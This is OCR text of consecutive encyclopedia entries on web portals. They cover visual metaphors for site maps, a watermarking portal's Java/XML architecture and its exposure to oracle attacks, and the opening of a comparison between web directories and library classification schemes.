
Figure 16. Different models of Web sites entry (a) Simple Web site, (b) Web site with portal and site map, (c) Multiple language Web sites, (d) Multiple user's profile Web sites




(a) Simple Web site



(b) Web site with portal and site map




(c) Multiple language Web sites



(d) Multiple user's profile Web sites

Figure 17. Some funny site maps emphasizing perhaps what not to do. (a) A spaghetti plate metaphor (http://www.pips-web.co.uk/pip/home/sitemap/sitemap_t.html), (b) A zigzag structure (http://bd.amiens.com/plan_site.php)



(a) Simple Web site

(b) Web site with portal and site map

metaphor of shop signs for the announcement of a French cultural association (Figure 13(a)), and a compass for a site map (Figure 13(b)).

EXAMPLE OF CONTINUED METAPHOR

Let's take the example of a Web site dedicated to philosophy. As a portal, they have selected the lighthouse metaphor allowing the access to some key-philosophers. When entering through the entrance of the lighthouse, the user can access to those philosopher's main ideas. As a site map, the horizontal plan of the lighthouse is selected. So, the key elements of this site are all designed with a very consistent metaphor. See Figure 14.

NEWS MAGAZINE METAPHOR

It seems that now the most used metaphor is the news magazines.[1] More and more organizations in their home page tend to offer the readers important highlights. Let us take for instance some universities Web sites as illustrated in Figure 15, the first one (Figure 15(a)) emphasizing sport results, and the second one (Figure 15(b)) some cultural event, as it can be done in news magazines.

MODELLING ENTRIES TO WEB SITES

Taking into account the previous analysis, we can distinguish four models of Web sites from a portal point of view. In this model, we will distinguish portals, site maps, and language and user's profile selectors as entry possibilities. Then we will model the remainder of the Web site as a network, and the double arrow corresponds to the URL.

CONCLUSION

The scope of this article was to explain and exemplify the use of metaphors when designing Web sites and site maps.

This study has shown that sites exhibit home pages, which can be organized very differently, essentially based on the used metaphor. Apparently, now it appears that the main used metaphor would be the news magazine metaphor in which an entity (firm, university, hospital, association, etc.) is giving what they think to be the more important information not for the potential user, but for the entity itself.

This presentation does not claim to be exhaustive, and the author would appreciate to be informed about other illustrative examples.

Concerning site maps, a lot of sites do not exhibit their structure. Instead, they are proposing two mechanisms:

- The A-Z mechanisms in which some aspects are organized into an alphabetic orders;
- Or the use of a research engine (often Google or Altavista) targeted to internal information.

To conclude this study, let me give two funny examples (Figure 17); emphasizing the perplexity of the user facing a Web site by using the metaphor of a spaghetti plate, and the second by something looking as a zigzag. In other words, they emphasize perhaps what not to do in designing a Web site or understanding its structure.

REFERENCES

Catarci, T., Costabile, M. F., & Matera, M. (1995). Visual metaphors for interacting with databases. *ACM SIGCHI Bulletin, 27*(2).

Dieberger, A., & Frank, A. U. (1998). A city metaphor for supporting navigation in complex information spaces. *Journal of Visual Languages and Computing*, (9), 597-622.

Haber, E. M., Ioannidis, Y. E., & Livny, M. (1994). Foundations of visual metaphors for schema display. *Journal of Intelligent Information Systems, 3*(3), 263-298.

Kahn, P. (2001). *Mapping Web sites*. Rotovision. Chapter 4. Retrieved from http://www.kahnplus.com/download/pdf/mapwebsitesbookchapter4.pdf

Laurini, R. (2007). Web site portals in local authorities. In A. Tatnall (Ed.), *Encyclopedia of Portal Technologies and Applications,* (Vol. II, pp. 1169-1176). Hershey, PA: Information Science Reference.

Laurini, R. (2002). Analysis of Web site portals in some local authorities. In *Proceedings of the 23rd Urban Data Management Symposium*, Prague October 1-4, 2002, CDROM published by UDMS.

Laurini, R., & Milleret-Raffort. F. (1990). Principles of Geomatic Hypermaps. In *Proceedings of the 4th International Symposium on Spatial Data Handling*. Zurich, 23-27 Juillet 90, Edited by K. Brassel, pp. 642-651.

Nielsen, J. (2000). *Designing Web usability: The practice of simplicity*. Indianapolis: New Riders.

Oja, E., & Kaski, S. (1999). *Kohonen Maps*. Elsevier.

Shneiderman, B. (1998). Designing the user interface, strategies for effective human-computer interaction (3rd ed.). Addison Wesley.

Van Duyne, D. K., Landay, J. A., & Hong, J. I. (2003). The design of sites. Addison Wesley. 761 p.

KEY TERMS

Home Page: The first page of a Web site.

Language Selector: In multilingual Web site, it is important to change the language; this language mechanism is called a language selector and is often located in the home page.

Metaphor: A metaphor denotes a figure of speech that makes a comparison between two things that are basically different but have something in common; it is a mapping between a source meaning and a target meaning.

Portal: A portal allows the accessing to only FEW pages, which are considered as the more important for the administrator (highlights). Generally speaking, a portal is located in the home page. In case of different languages, the home page can be used as a language selector; in some cases, the language selection is integrated into the portal itself.

Site Map: A site map is the entry structure to access ALL pages lying into a Web site.

Visual Metaphor: A visual metaphor is a metaphor in which the source and/or the target are visual. In this article, the target will only be for Web site design.

NOTE

All references were valid March, 2007, otherwise stated.

ENDNOTE

[1] However, it can be of interest to organize a survey to get exact statistics, but this task is outside the scope of this article. Other examples are the companion paper on portals for local authorities.

Watermarking Integration into Portals

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INTRODUCTION

Digital watermarking has become an accepted security technology to protect media such as images, audio, video, 3-D, or even text-based documents (Cox & Miller, 2002). Watermarking algorithms embed information into media data by imperceptible changes of the media. They enable copyright or integrity protection, broadcast monitoring, and various other applications. Depending on targeted application and media type, various concepts and approaches for digital watermarking exist.

MOTIVATION

So far, watermarking algorithms were encapsulated in individual applications. For example, before customers download an audio book from an online store, the audio book gets watermarked with the customer ID, thus, individualizing the audio book allowing tracing of illegitimate publications back to the original customer (Steinebach & Zmudzinski, 2004). Usually, such applications only deal with a single type of media, and the algorithm is tightly integrated into the application's workflow. What is missing is the flexibility to watermark a medium of arbitrary type with a number of appropriate watermarking algorithms.

On Web sites of watermarking algorithm developers, one can often find samples of watermarked media to prove the watermarks imperceptibility. But still, when dealing with interested persons that want to use watermarking technology, the most common question from them is: "Does the watermarking process degrade the quality of *my* media?" The best answer to this is to have them apply the watermarking to *their* media. But for this, in many cases, a direct contact between the interested person and the watermarking developer is necessary, since the appropriate algorithm and the best configurations have to be determined. Therefore, a simple way of allowing everyone to test watermarking using their own media, whatever they are, would greatly facilitate the acceptance of watermarking.

Portals are the ideal technology for this scenario. A watermarking portal could bring together potential users and algorithm developers. Service functionality, like file upload and graphical information exchange, have long been in place. So such a portal could concentrate on the crucial issues of the watermarking workflow. Alas (as described), watermarking algorithms tend to be not flexible or generic enough to allow watermarking of arbitrary media. This is due to the fact that for watermarking a certain media type, it is necessary to deal with the semantics of this media type and the semantics of, for example, an image and an audio file vary highly.

But still, there is a lot that watermarking algorithms have in common. When these common issues are refined into uniform interfaces, a watermarking portal could be built where developers register their compliant algorithms and the portal offers them to users, enabling them to watermark digital media of arbitrary types.

This article is structured as follows. After a short introduction to the basic concepts of digital watermarking, we will describe a set of challenges one encounters when integrating watermarking as a technology into Web applications using the Fraunhofer Watermarking-Portal as an example. The article is concluded by a summary and some remarks on future trends.

DIGITAL WATERMARKING

Digital watermarking describes the process of attaching information inseparably to a digital medium such as image, audio, video, or text to provide some form of added-value (Sequeira & Kundur, 2001). The attachment of information is known as watermark embedding and the attached information as message (sometimes also simply *the watermark*). Watermarking algorithms usually slightly alter certain characteristics of the carrier medium (like the relation of energy of frequency bands in audio or average brightness of pixel-blocks in images), so that afterwards they represent the embedded information. Watermark retrieval (or detection) algorithms try to read the embedded information. In order to ensure security and confidentiality, the message is often protected by a secret key and without its knowledge, it is hardly possible to access, alter, or remove the message from the medium.

Watermarking is widely described as a form of communication (Cox, Miller, & McKellips, 1999), with the sender embedding the message into a carrier signal (the medium) and the receiver retrieving the message. From this point of view, watermarking algorithms have important characteristics:

Imperceptibility describes how much (or rather how little) the embedding process perceivably changes the carrier medium. *Capacity* describes the number of bits that can be transmitted through the watermarking process. *Robustness* measures how stable the embedded information is against alterations of the carrier medium. Finally, *security* describes how secure the embedded information is; without the knowledge of a secret key, the embedded information should neither be accessible, alterable, or removable. There are important differences between security of classic cryptographic systems and watermarking systems. A prominent aspect is the fact that attackers without control over a watermark detector can never be sure if they have removed the embedded information (Cayre, Fontaine, & Furon, 2005).

It is important to note that, in contrast to any other form of enriching the medium with information, the product of the embedding process is still a digital medium that can be consumed, transferred, and processed without restrictions.

Applications for digital watermarking range from copyright and integrity protection via broadcast monitoring to simple annotation. For copyright protection, robust watermarking algorithms are used that either identify sender (copyright holder) or receiver (buyer) of a digital medium. Integrity protection uses both fragile algorithms (embedded information is destroyed when medium is altered) and robust algorithms (robustly embedding important features of the original medium). For broadcast monitoring and annotation watermarking, robustness constraints are not so severe; algorithms with high capacity are needed in this situation.

The range of applications and the interplay of algorithm characteristics involved give a hint how complex selection of appropriate algorithms is. A portal as an intermediary between algorithm developers and potential users might lower entrance boundaries. This moves the need for selection and parameterization of algorithms from the users to the experts integrating the watermarking technology into the portal (Thiemert, Steinebach, Dittmann, & Lang, 2003).

A PORTAL APPROACH TO WATERMARKING

This section describes challenges that arise when integrating watermarking technology into portals, and their resolutions. In order to have a more graspable background, we will illustrate challenges and resolutions using an existing portal, the Fraunhofer Watermarking Portal (Fraunhofer IPSI, 2006), a Web application for watermarking personal media. The solutions presented can easily be generalized and most are applicable to any portal trying to integrate watermarking technology.

Each portal has two portal aspects. From a consumer side, it is a portal to watermarking algorithms allowing watermarking of their media. From an algorithm developer side, it is a portal for watermarking algorithms in the sense that arbitrary algorithms (independent of media type or implementation language) should be registrable.

CHALLENGE: GENERIC STRUCTURE

All Web applications, including portals, should have an internal structure that is as generic as possible. This is a rather universal prerequisite that applies, especially in fields that are not consolidated yet, standards are not yet established, and the full impact of the technology cannot be foreseen. Watermarking is such a field. A portal trying to integrate watermarking should therefore be able to react as flexibly as possible to the changes that will surely come. Such changes include, but are not limited to, watermarking algorithms, media processing, and analysis or production workflows.

Resolutions to this challenge are multitude. One established answer to the challenge is the model-view-controller (MVC) paradigm (Burbeck, 1992). Many Web application frameworks have been upon this paradigm; Struts being the most prominent example (Apache Struts). The larger and more powerful the framework, the more complicated its configuration can get. This is not ideal for integrating watermarking. We therefore propose a more lightweight variant customized for a finer control of the request/response flow.

An HttpServlet within a Tomcat application server serves as the FrontController of the Web application accepting the client's (usually a Web browser) request, and selecting and assembling the response. The Views are JavaServer-pages (JSP) and the Model consists of a large collection of different classes including classes responsible for representing and storing media as well as algorithms. Any interaction with the Web application is modeled as a *Process* that consists of *Steps*. A login-process might consist of a *Step* that displays a login form, which is submitted and validated. Supplying correct credentials lead to an activation *Step* (after the very first login) or to the welcome *Step*. Failing to do so, leads back to the *Step* that displays the login form. In contrast to Struts, Views have no knowledge of the next *Steps* and thus, only request the next *Step* of a *Process* (actually, this is also possible in Struts, but leads to a single "action" with a complex "forward" hierarchy). Each *Step* has Views assigned to it. Prior and subsequent to displaying Views, *WebActions* can be performed. They are named *Pre*- and *PostStepActions*, accordingly. It is the *WebActions* that actually define what the application is doing. They define its semantics while

Table 1. Example process

```
<process name="/login.do">
    <startStep>login</startStep>
    <step name="login">
        <preStepAction execute="UnlessAborted">
            de.fraunhofer.ipsi.watermarkingportal.actions.LoginAction
        </preStepAction>
        <view>/jsp/login.jsp</view>
        <postStepAction execute="WithinProcessOnly">
            de.fraunhofer.ipsi.watermarkingportal.actions.ParseCredentialsAction
        </postStepAction>
    </step>
    <step name="activateUser">
        <view>/jsp/activateUser.jsp</view>
        <postStepAction execute="WithinProcessOnly">
            de.fraunhofer.ipsi.watermarkingportal.actions.ActivateUserAction
        </postStepAction>
        <postStepAction execute="always">
            de.fraunhofer.ipsi.watermarkingportal.actions.CreateSampleContentAction
        </postStepAction>
    </step>
    <step name="welcome">
        <preStepAction>
            de.fraunhofer.ipsi.watermarkingportal.actions.PersonalizeWelcomePageAction
        </preStepAction>
        <view>/jsp/welcome.jsp</view>
    </step>
</process>
```

Processes and *Steps,* rather, define its structure. Thus *PreStepActions* can be used to make sure that all requirements for displaying a View are fulfilled. *PostStepActions* can be used to analyze or parse new requests stemming from *Steps* they are assigned to. As in other MVC frameworks, *Processes* and *Steps* are defined by an XML document (see Table 1). *WebActions* are the only entities that are allowed to change the model. Views only read from the Model and do not interpret previous requests. This strict separation of concerns also allows displaying nonactive Views (pure HTML or PDF documents) and still be able to process requests and to interact with the model.

CHALLENGE: WATERMARKING FUNCTIONALITY

As outlined in the previous section, there is no single approach to watermarking. What can be done is to discuss generic prerequisites for watermarking. This is briefly outlined from an end-users' point of view.

Before users can watermark their digital media, the media have to be uploaded first. After uploading, the media are analyzed and crucial information, like type and format of the media, is extracted. This information enables the portal to offer users appropriate algorithms for watermarking their media. After selecting algorithm and which message should be embedded, the actual embedding of the watermark into the medium can be started (see next section). Since embedding (or detection) depending on the media size and complexity of the chosen algorithm might take anything from a few hundreds milliseconds to hours, *Embedding*- or *DetectionJobs* should be asynchronous. An *EmbeddingJob* finally results in a watermarked version of the original medium. Detection of a watermark works similarly with the exception that the outcome of a *DetectionJob* is the embedded message, which might be text based or simply binary.

CHALLENGE: USING ARBITRARY WATERMARKING ALGORITHMS

A major challenge is to allow portals the flexibility to process *any type* of media with *arbitrary* watermarking algorithms. This challenge concerns the generic functionality described, but primarily, it concerns the integration of watermarking algorithms, in whatever flavor they are available.

For this, we have modeled watermarking as Java classes. Each *Algorithm* consists of a *WatermarkEmbedder* and *WatermarkDetector*, which in turn can come in two flavors: stream-based and URI-based (files are described as URIs). *WatermarkEmbedder* and *–Detector* are interfaces

Table 2. Streamwatermarkembedder interface

```
public interface StreamWatermarkEmbedder extends WatermarkEmbedder {
        public InputStream embed(InputStream cover, WatermarkMessage message, String key)
              throws WatermarkException;

        public InputStream embed(InputStream cover, WatermarkMessage message)
              throws WatermarkException;
}
```

Table 3. Sample algodescription.xml

```
<algorithms>
      <algorithm name="AlgorithmName">
            <description>Some descriptive text</description>
            <mediatypes>
                  <mediatype>image/*</mediatype>
            </mediatypes>
            <allowed-characters>[a-z,A-Z,0-9]</allowed-characters>
            <embedder>
                  <embedder-class>mypackage.SampleEmbedderClass</embedder-class>
                  <ordered-params>
                        <ordered-param name="Param1" prefix="" inQuotes="true"/>
                        <ordered-param name="Param2" prefix="" inQuotes="true"/>
                  </ordered-params>
            </embedder>
            <detector>
                  <detector-class>mypackage.SampleDetectorClass</detector-class>
                  <ordered-params>
                        <ordered-param name="Param2" prefix="" inQuotes="true"/>
                  </ordered-params>
            </detector>
            <params>
                  <param name="Param1" default="true" description="Some unimportant Boolean"/>
                  <param name="Param2" default="120" description="Maximum time-out"/>
            </params>
      </algorithm>
</algorithms>
```

that encapsulate the actual watermarking functionality, and which the algorithm developer has to implement. Table 2 shows an example.

With Java-based algorithms, implementing such interfaces is relatively simple, but most watermarking algorithms are implemented in C/C++, and come either as libraries or executable files. In order to also incorporate those kinds of algorithms, we have created two implementations of these interfaces, the *DllEmbedder* and the *ExeEmebbder*. The *DllEmbedder* is based on the Java Native Interface and all the C developer has to do is implementing the corresponding header file. The *ExeEmbedder* first assembles all necessary parameters, thus building a command string that is executed through the system's command line. This solves execution of (almost) arbitrary algorithms.

But execution alone is not the only challenge. Before an algorithm can be executed, it should be configured. But in contrast to the embedding process itself, which all watermarking algorithms should have in common, parameters cannot be described in such a general way; they are somewhat unique for each algorithm. Therefore, the developers have to be able to specify which parameters their algorithms need and how they are structured. Such problems also arise in the context of benchmarking watermarking algorithms (Dittmann, Lang, & Steinebach, 2002; Kutter & Petitcolas, 1999). Finally, a portal has to be aware of the very existence of available algorithms. This is all resolved by having algorithm developers generate an xml-based description of the algorithm (see Table 3), which is interpreted by a management class called *AlgorithmManager*.

The *AlgorithmManager* parses this description, dynamically loads embedder- and detector-classes, and instantiates them (Java Reflection API). The portal integrating watermarking technology interacts with the embedder/detector interfaces only; no knowledge of concrete algorithms is necessary. The embedder/detector interfaces also include setting specific parameters using name-value pairs. So that after selecting an algorithm, advanced users can be given the choice to configure the algorithm; for novice users, default values are used. The visualization of parameters is no trivial problem, but the algodescription.xml offers a wide range of predefined data types that can be used: Choices are visualized as radio buttons, percentages as slider bars, and the text to embed as an edit form. So summarizing, the combination of all these elements in the algodescription.xml allows registering and dynamically instantiating algorithms (even during runtime!) in any portal, displaying their configurations to users and executing them in a generic way.

CHALLENGE: ALGORITHM SECURITY

The portal approach to watermarking and the associated public access to embedder and detector of the algorithm is a severe issue for the algorithms security: A portal that gives anyone public access to watermarking functionality specified in section “Challenge: Watermarking functionality” (like the Fraunhofer Watermarking-Portal) is a so called oracle, and enables “oracle attacks” (Cayre et al., 2005, also called *sensitivity attack*) against the algorithm. In this attack against robust watermarking algorithms, the attacker subsequently modifies the watermarked medium and checks with the help of the public detector, whether the embedded watermark is still readable. This allows one to explore weaknesses of algorithms, and to fine-tune attacks against media watermarked with this algorithm, even without knowledge of the secret key. This challenge is difficult and still waits for its resolution. The challenge is also valid for every algorithm that can be bought. Only first steps in answering the challenge have been undertaken:

First of all, users of public portals can be made unaware of their secret key; it needs not to be made public. So attackers do not know the influence of the key to the way the algorithm works. And secondly, access to certain algorithms can be restricted to privileged (i.e., trusted) users.

An alternative to the portal approach described would be to enable users downloading of the watermarking algorithms instead of uploading the media to the portal. But this would reduce the security and the trust in the algorithms: On the one hand, reverse engineering of, and automated robustness attacks against the watermarking algorithms would be possible. On the other hand, the secret user-dependent embedding key would have to be made known to users, allowing them further attacks against the watermarking security. Therefore, the portal approach is not only more convenient, but also more secure.

CONCLUSION

In this article, we have presented a set of challenges that arise when integrating watermarking as a technology into Web applications and portals. The major challenges are the definition of watermarking as a generic process, and the possibility to integrate arbitrary watermarking algorithms, regardless of media type, algorithm characteristics, or implementation language. One resolution is to model the watermarking process as a set of generic interfaces, as done in the *AlgorithmManager* framework. The portal works with these interfaces only. All algorithm developers have to do is to comply with the interfaces and describe the specifics of their algorithms by an XML-file. The *AlgorithmManager* parses this XML description and provides instantiations of the generic interfaces to the portal. As an example of the possibilities arising from the integration of watermarking into portals, we have introduced the Fraunhofer Watermarking-Portal, which is a Web-based application built upon a lightweight implementation of the model-view-controller paradigm that allows generic (graphical) access to algorithms for watermarking digital media. It is the first portal where consumers can watermark their own, personal media, and where developers can register their algorithms regardless of type and origin, thus making them accessible to the public.

The solutions described in this article are but a first step for watermarking to become a black-box technology like, for example, encryption. Since watermarking is the only security technology able to close the *analogue hole* (the security breach that arises by digital-analogue-digital conversion), more systems will need to integrate watermarking into their workflows. Future research will, aside from algorithm enhancement, be about simple configuration of algorithms and expert systems that recommend algorithms and certain sets of watermarking parameters for specific problems.

REFERENCES

Apache Software Foundation. (2006, February). *Struts project page*, Retrieved from http://struts.apache.org/

Burbeck, S. (1987/1992). *Applications programming in Smalltalk-80(TM): How to use Model-View-Controller (MVC)*. Retrieved February 12, 2006, from http://st-www.cs.uiuc.edu/users/smarch/st-docs/mvc.html

Cayre, F., Fontaine, C., & Furon, T. (2005, January). Watermarking security, part I: Theory. In E. J. Delp & P. W. Wong

(Eds.), *Proceedings of SPIE, Security and Watermarking of Multimedia Contents IV*. San Jose, CA.

Cox, I. J., & Miller, M. L. (2002). The first 50 years of electronic watermarking. *EURASIP Journal of Applied Signal Processing, 2*, 126-132.

Cox, I. J., Miller, M. .L., & McKellips, A. L. (1999). Watermarking as communications with side information. *Proceedings of the IEEE, 87*(7), 1127-1141.

Dittmann, J., Lang, A., & Steinebach, M. (2002, January). StirMark Benchmark: Audio watermarking attacks based on lossy compression. In E. J. Delp III & P. W. Wong (Eds.), *Proceedings of SPIE, Security and Watermarking of Multimedia Contents IV* (Vol. 4675, pp. 79-90).

Fraunhofer IPSI .(2006, February). *Fraunhofer Watermarking Portal*. Retrieved from http://watermarkingportal.ipsi.fraunhofer.de/

Kutter, M., & Petitcolas, F. A. P. (1999, January). A fair benchmark for image watermarking systems. *Electronic Imaging '99, Security and Watermarking of Multimedia Contents, 3657*.

Sequeira, A., & Kundur, D. (2001, August).Communication and information theory in watermarking: A survey. Multimedia Systems and Applications IV. In A. G. Tescher, B. Vasudev, & V. M. Bove (Eds.), *Proceedings of SPIE* (Vol. 4518, pp. 216-227).

Steinebach & Zmudzinski. (2004). Complexity optimization of digital watermarking for music-on-demand services. *Proceedings of Virtual Goods Workshop, 2003*. Retrieved from http://virtualgoods.tu-ilmenau.de/2004/wmsync-VG04.pdf

Thiemert, S., Steinebach, M., Dittmann, J., & Lang, A. (2003, May). A unified digital watermarking interface for commerce scenarios. In *Proceedings of Virtual Goods 2003*. Retrieved from http://VirtualGoods.TU-ilmenau.de/2003/watermarking_interface.pdf

KEY TERMS

Algorithm Developer: A person creating watermarking algorithms in the language of the AlgorithmManager framework, the entity that registers watermarking algorithms.

AlgorithmManager: A (Java) framework specifying a generic watermarking workflow and interfaces. Also, the central class of the framework, where implementations of interfaces can be registered and accessed.

Algorithm User: A person building an application incorporating watermarking algorithms.

Digital Watermarking: Digital watermarking describes the process of attaching information inseparably to a digital medium (watermark embedding) to provide some form of added value, as well as the process of the retrieval of this information (watermark retrieval). For copyright protection, watermark algorithms in use are usually transparent (watermark is not perceivable by humans) and robust (information survives alterations of the carrier medium).

Watermark Key: A secret information needed to embed, retrieve, alter, or remove the watermark message. In contrast to a cryptographic key, which ciphers the information, a watermark key usually describes in which parts of the medium the information can be found.

Watermark Message: The attached information in digital watermarking; sometimes also the attached information already transformed into the domain of the medium to be watermarked. Watermark messages are usually binary or textual.

Watermarking Parameter: Information used for configuring watermarking algorithms. Watermarking parameters vary significantly from algorithm to algorithm, but are essential for defining a generic watermarking process.

Web Directories for Information Organization on Web Portals

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INTRODUCTION

Two methods are currently used to organize and retrieve information on the Internet. Search engines like Google and AltaVista use a robot-based keyword searching method by constructing inverted index files for Web pages and matching users' query terms with the index terms. The other method organizes human-selected Internet resources into a searchable database, and gives users structured hierarchical access to the database in a similar way to browsing through library classification schemes. We call this structured hierarchical system a Web directory. Knowledge structures, like a library classification schema or a Web directory, visualize and reflect what people know about things, and help people understand things better, identify gaps, recognize patterns, predict future trends, and so forth (Kwaśnik, 2005). Moreover, Web directories offer quality control and give access only to selected Internet resources. All these advantages make the browsing structure based on subject classification a desirable complement to the search engine type service (Koch, Day, Brümmer, Hiom, Peereboom, Poulter, & Worsfold, 1997).

Since the first widely known Web directory was constructed by Yahoo! in 1993, many such directories have been built up. Even the most popular robot-based search engines, such as Google and AltaVista, are also maintaining their own directories. On the other hand, many researchers have been trying to use traditional library classification schemes, such as Dewey Decimal Classification, to organize Internet resources. In the Dewey Decimal Classification (DDC) Online Project, Markey demonstrated the first implementation of a library classification scheme for end-user subject access, browsing, and display (Vizine-Goetz, 1999). Currently, not only the international general classification schemes (also called universal classification schemes), such as DDC, Universal Decimal Classification (UDC) and Library of Congress Classification (LCC), are employed[1], but also some national classification schemes[2] and subject-specific classification schemes[3]. Koch, Day, Brümmer et al. (1997) presented perhaps the most comprehensive study and comparison so far on the use of library classification schemes in organizing Internet information resources. They investigated three types of schemes, universal classification schemes, the national general schemes, and subject specific schemes, in terms of extent of usage, multilingual capability, strengths and weaknesses, integration between classification scheme and other systems (e.g. controlled subject headings), linking to third-party classification data, digital availability, copyright, and extensibility.

As Marcella and Newton noted, "the whole object of classification … is to create and preserve a subject order of maximum helpfulness to information seekers" (Van der Walt, 1998). At a time when both Internet-based classification schemes and traditional library classification systems are being used to provide access to Web resources, it is natural to compare the two and consider whether homegrown Web directories outperform the traditional library classification schemes in organizing information resources on the Internet. This will enable us to take advantage of their respective strengths and design more effective Web portals.

BACKGROUND

The literature about library classification exists in a huge volume. However, only a limited number of articles have addressed the topic of applying library classification schemes to organizing the information on the Internet. Likewise, not many authors have written about Web directories (compared to the vast pool of literature on automatic retrieval systems such as search engines). Even fewer have tried to juxtapose the two.

Among these trials, three articles are most related to the topic of this article. Van der Walt (1998) investigated some of the main structural features of the classification schemes used in the directories of search engines in order to determine whether they conform to the principles of library classification. The author examined 10 search engines at the main class level, analyzed the full hierarchies of a sample of three specific subjects in four of search engines, and identified a number of differences in the principles of constructing library classification scheme and Internet classifications. Ma (2001) compared the principles of designing traditional classification schemes and Web directories and pointed out some characteristics of the structure of Web directories. He noted that all the characteristics were determined by the Internet environment in which the directories functioned. Vizine-Goetz (1999) reviewed the major characteristics of DDC and LCC and assessed whether the electronic versions of these schemes could be successfully extended to the Internet. Through comparing Yahoo! and DDC classification, the author concluded with some recommendations for improvements that online library classification schemes will need to make if they are to be used in the Internet environment.

Besides, some authors wrote about the influence of Colon Classification on Web directories. Chen and Fan (1999) analyzed the classification system used in the Yahoo directory and noted that it had a close relationship with the Colon Classification idea proposed by famous Indian classification scientist Ranganathan. Chan (2000) quoted Aimee Glassel to analyze the application of Colon Classification to Yahoo! and noted that "both systems are based on combining facets to facilitate searching and maximize the number of relevant results." It was argued that "Ranganathan's ideas of classification are more applicable now than before in the Internet environment."

In this article, the author will study the structure of current Web directories and compare it with major universal library classifications. Focus will be on their main classes with some additional discussions on hierarchical structures. The study does not emphasize a specific Web directory or a specific library classification scheme; instead, it refers to a number of Web directories and library classification schemes as examples to support the arguments. Considering the scope of this article, only the comprehensive Web directories used in major Web portals and the universal classification schemes (like DDC, LCC and UDC) will be studied.

WEB DIRECTORIES VS. LIBRARY CLASSIFICATIONS

Comparison

Web Directories


Figures 1 and 2 display the first page of Yahoo! directory and Google directory, and Table 1 is a mapping between them. It can be easily noted that the two classification schemes match quite well at the main class level. All the Yahoo! main classes except "Government" can find their counterparts in Google main classes. Conversely, all the Google main classes except "Home" and "Kids and Teens" have their counterparts at Yahoo!'s main classes. As a matter of fact, the main classes in most other Web directories are organized in a similar way, so the differences between Web directories can be neglected when comparison is made with traditional library classifications.

Library Classification Schemes

Figure 3 and Figure 4 display the main classes of Dewey Decimal Classification scheme and Library of Congress Classification scheme. Table 2 compares the two. Again, the main classes in these two classification schemes match quite well with each other. Differences between them will also be neglected when they are compared with Web directories.

Figure 1. The main classes in Yahoo! Directory (Retrieved December 8, 2003, from http://www.yahoo.com)

Figure 2. The main classes in Google Directory (Retrieved December 8, 2003, from http://www.google.com/dirhp?hl=en&tab=wd&ie=UTF-8&oe=UTF-8&q=)



What is Different?


Unlike the high degree of consistency between Web directory main classes and between library classification main classes, a comparison between the Yahoo! classification and the LCC scheme reveals tremendous differences at main class level.

